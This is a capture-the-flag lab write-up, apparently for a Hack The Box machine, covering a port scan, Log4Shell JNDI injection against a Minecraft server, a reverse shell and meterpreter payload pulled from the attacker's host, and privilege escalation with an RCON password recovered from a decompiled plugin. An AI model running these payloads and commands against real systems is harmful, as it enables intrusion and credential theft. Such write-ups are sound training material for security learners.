


Information Gathering

1) Found open ports

```
(vigneswar@VigneswarPC)-[~]
$ nmap 10.10.11.249 -sV --min-rate 1000 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 18:58 IST
Nmap scan report for 10.10.11.249
Host is up (0.31s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.55 seconds
```

2) Checked the web page



Vulnerability Assessment

1) Searched for vulnerabilities for the minecraft server and found one



Nodecraft

<https://nodecraft.com> » Blog » Service Updates

Minecraft: Java Edition Security Vulnerability (CVE-2021- ...

10 Dec 2021 — **Minecraft: Java Edition Security Vulnerability (CVE-2021-44228)** ... Modded 1.7 - **1.16.5**. Minecraft Forge has patched versions available ...

<https://www.youtube.com/watch?v=0-abhd-CLwQ>

Service Updates

Minecraft: Java Edition Security Vulnerability (CVE-2021-44228)

December 10th 2021

This week, an exploit has been found in a very popular logging library Log4j 2, used by many Java applications including Minecraft. Unfortunately, the severity of this exploit makes it really important for us to bring your attention to it, and provide steps so that you can protect yourself and your players. You can find some more information in the detailed blog post over on minecraft.net.

Exploit Details

For those more technically inclined, you can find full information about this vulnerability in the [linked CVE](#). Essentially though, with the right set of circumstances, this vulnerability allows a malicious actor to at a minimum lock up and/or crash your server, kicking all players, and at worst, execute arbitrary code both on the server and any unpatched connected clients (known as an RCE). It's the second part that makes this such a serious issue, and why many public servers were shut down yesterday to ensure the safety of their players.

🚩 CVE-2021-44228 Detail


MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

2) Found a POC



2) Now we need a client to interact with minecraft

Free pirated version of Minecraft

TLauncher is free software that lets you play [Minecraft](#), however, the service is illegal to use. T Launcher was released in 2013, which is four years after Minecraft was published in 2009. TLauncher does get the latest Minecraft update from the official game after a relatively short period of time.

[Badlion](#), Lunar Client, [MultiMC](#), Salwyrr, and SKLauncher are alternatives to TLauncher. All applications are Minecraft launchers that let you play the sandbox game in client environments with additional features like custom modification packages, servers, and more.

Exploitation

1) Started the ldap server

```
(vigneswar@VigneswarPC)-[~/Temporary/log4j-shell-poc]
$ python3 poc.py


[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://localhost:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
```

2) Connected to minecraft



3) entered the payload into char



4) Got shell

<pre>(vigneswar@VigneswarPC)-[~/Temporary] \$ nc -lvnp 4444 listening on [any] 4444 ... connect to [10.10.14.9] from (UNKNOWN) [10.10.11.249] 49831 Windows PowerShell Copyright (C) Microsoft Corporation. All rights reserved. PS C:\users\svc_minecraft\server> </pre>	<pre>(vigneswar@VigneswarPC)-[~/Temporary/log4j-shell-poc] \$ python3 poc.py --userip 10.10.14.9 --webport 8000 --lport 4444 [!] CVE: CVE-2021-44228 [!] Github repo: https://github.com/kozmer/log4j-shell-poc [+] Exploit java class created success [+] Setting up LDAP server [+] Send me: \${jndi:ldap://10.10.14.9:1389/a} [+] Starting Webserver on port 8000 http://0.0.0.0:8000 Listening on 0.0.0.0:1389 10.10.11.249 - - [12/Feb/2024 21:57:10] "GET /Exploit.class HTTP/1.1" 200 -</pre>
--	--

Privilege Escalation

5) connected with meterpreter


```
-----
d-r--- 2/5/2024 6:02 AM 3D Objects
d-r--- 2/5/2024 6:02 AM Contacts
d-r--- 2/5/2024 6:02 AM Desktop
d-r--- 2/5/2024 6:02 AM Documents
d-r--- 2/5/2024 6:02 AM Downloads
d-r--- 2/5/2024 6:02 AM Favorites
d-r--- 2/5/2024 6:02 AM Links
d-r--- 2/5/2024 6:02 AM Music
d-r--- 2/5/2024 6:02 AM Pictures
d-r--- 2/5/2024 6:02 AM Saved Games
d-r--- 2/5/2024 6:02 AM Searches
d----- 10/26/2023 6:37 PM server
d-r--- 2/5/2024 6:02 AM Videos

PS C:\Users\svc_minecraft> cd Desktop
cd Desktop
PS C:\Users\svc_minecraft\Desktop> ls

Directory: C:\Users\svc_minecraft\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            2/12/2024  8:21 AM             34 user.txt

PS C:\Users\svc_minecraft\Desktop> type user.txt
type user.txt
5a5126aa048ef072eff68ca18969f00e
PS C:\Users\svc_minecraft\Desktop> wget http://10.10.14.9/payload.exe -outfi
le payload.exe
wget http://10.10.14.9/payload.exe -outfile payload.exe
PS C:\Users\svc_minecraft\Desktop> ./payload.exe
./payload.exe
PS C:\Users\svc_minecraft\Desktop>

(vigneswar@VigneswarPC)~$
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.9 LPORT=4
444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from t
he payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

(vigneswar@VigneswarPC)~$
$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.249 - - [12/Feb/2024 22:00:47] "GET /payload.exe HTTP/1.1" 200 -

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Sending stage (200774 bytes) to 10.10.11.249
[*] Meterpreter session 1 opened (10.10.14.9:4444 -> 10.10.11.249:49833) at
2024-02-12 22:02:10 +0530

meterpreter > |
```


6) found some jar files

```
meterpreter > ls
Listing: C:\Users\svc_minecraft\server\plugins
=====

Mode                Size      Type      Last modified          Name
----                -
100666/rw-rw-rw-  9996     fil      2023-10-28 03:18:53 +0530 playercounter-1.0-SNAPSHOT.jar

meterpreter > get playercounter-1.0-SNAPSHOT.jar
[-] Unknown command: get
meterpreter > download playercounter-1.0-SNAPSHOT.jar
[*] Downloading: playercounter-1.0-SNAPSHOT.jar -> /home/vigneswar/playercounter-1.0-SNAPSHOT.jar
[*] Downloaded 9.76 KiB of 9.76 KiB (100.0%): playercounter-1.0-SNAPSHOT.jar -> /home/vigneswar/playercounter-1.0-SNAPSHOT.jar
[*] Completed   : playercounter-1.0-SNAPSHOT.jar -> /home/vigneswar/playercounter-1.0-SNAPSHOT.jar
meterpreter >
```

7) decompiled the jar and found credentials



```
package htb.crafty.playercounter;

import java.io.IOException;
import java.io.PrintWriter;
import net.kronos.rkon.core.Rcon;
import net.kronos.rkon.core.ex.AuthenticationException;
import org.bukkit.plugin.java.JavaPlugin;

public final class Playercounter extends JavaPlugin {

    public void onEnable() {
        Rcon rcon = null;
        try {
            rcon = new Rcon("127.0.0.1", 27015, "s67u84zKq8IXw".getBytes());
        } catch (IOException e) {
            throw new RuntimeException(e);
        } catch (AuthenticationException e2) {
            throw new RuntimeException(e2);
        }
        String result = null;
        try {
            result = rcon.command("players online count");
            PrintWriter writer = new PrintWriter("C:\\inetpub\\wwwroot\\playercount.txt", "UTF-8");
            writer.println(result);
        } catch (IOException e3) {
            throw new RuntimeException(e3);
        }
    }

    public void onDisable() {}
}
```

s67u84zKq8IXw

2-BIT(5) 2,000,000,272 bytes free

```
PS C:\Users\svc_minecraft> ./RunasCs.exe Administrator s67u84zKq8IXw "cmd /c type \Users\Administrator\Desktop\root.txt"
./RunasCs.exe Administrator s67u84zKq8IXw "cmd /c type \Users\Administrator\Desktop\root.txt"
```

7fb1183ed7ee33a68fc886582f984091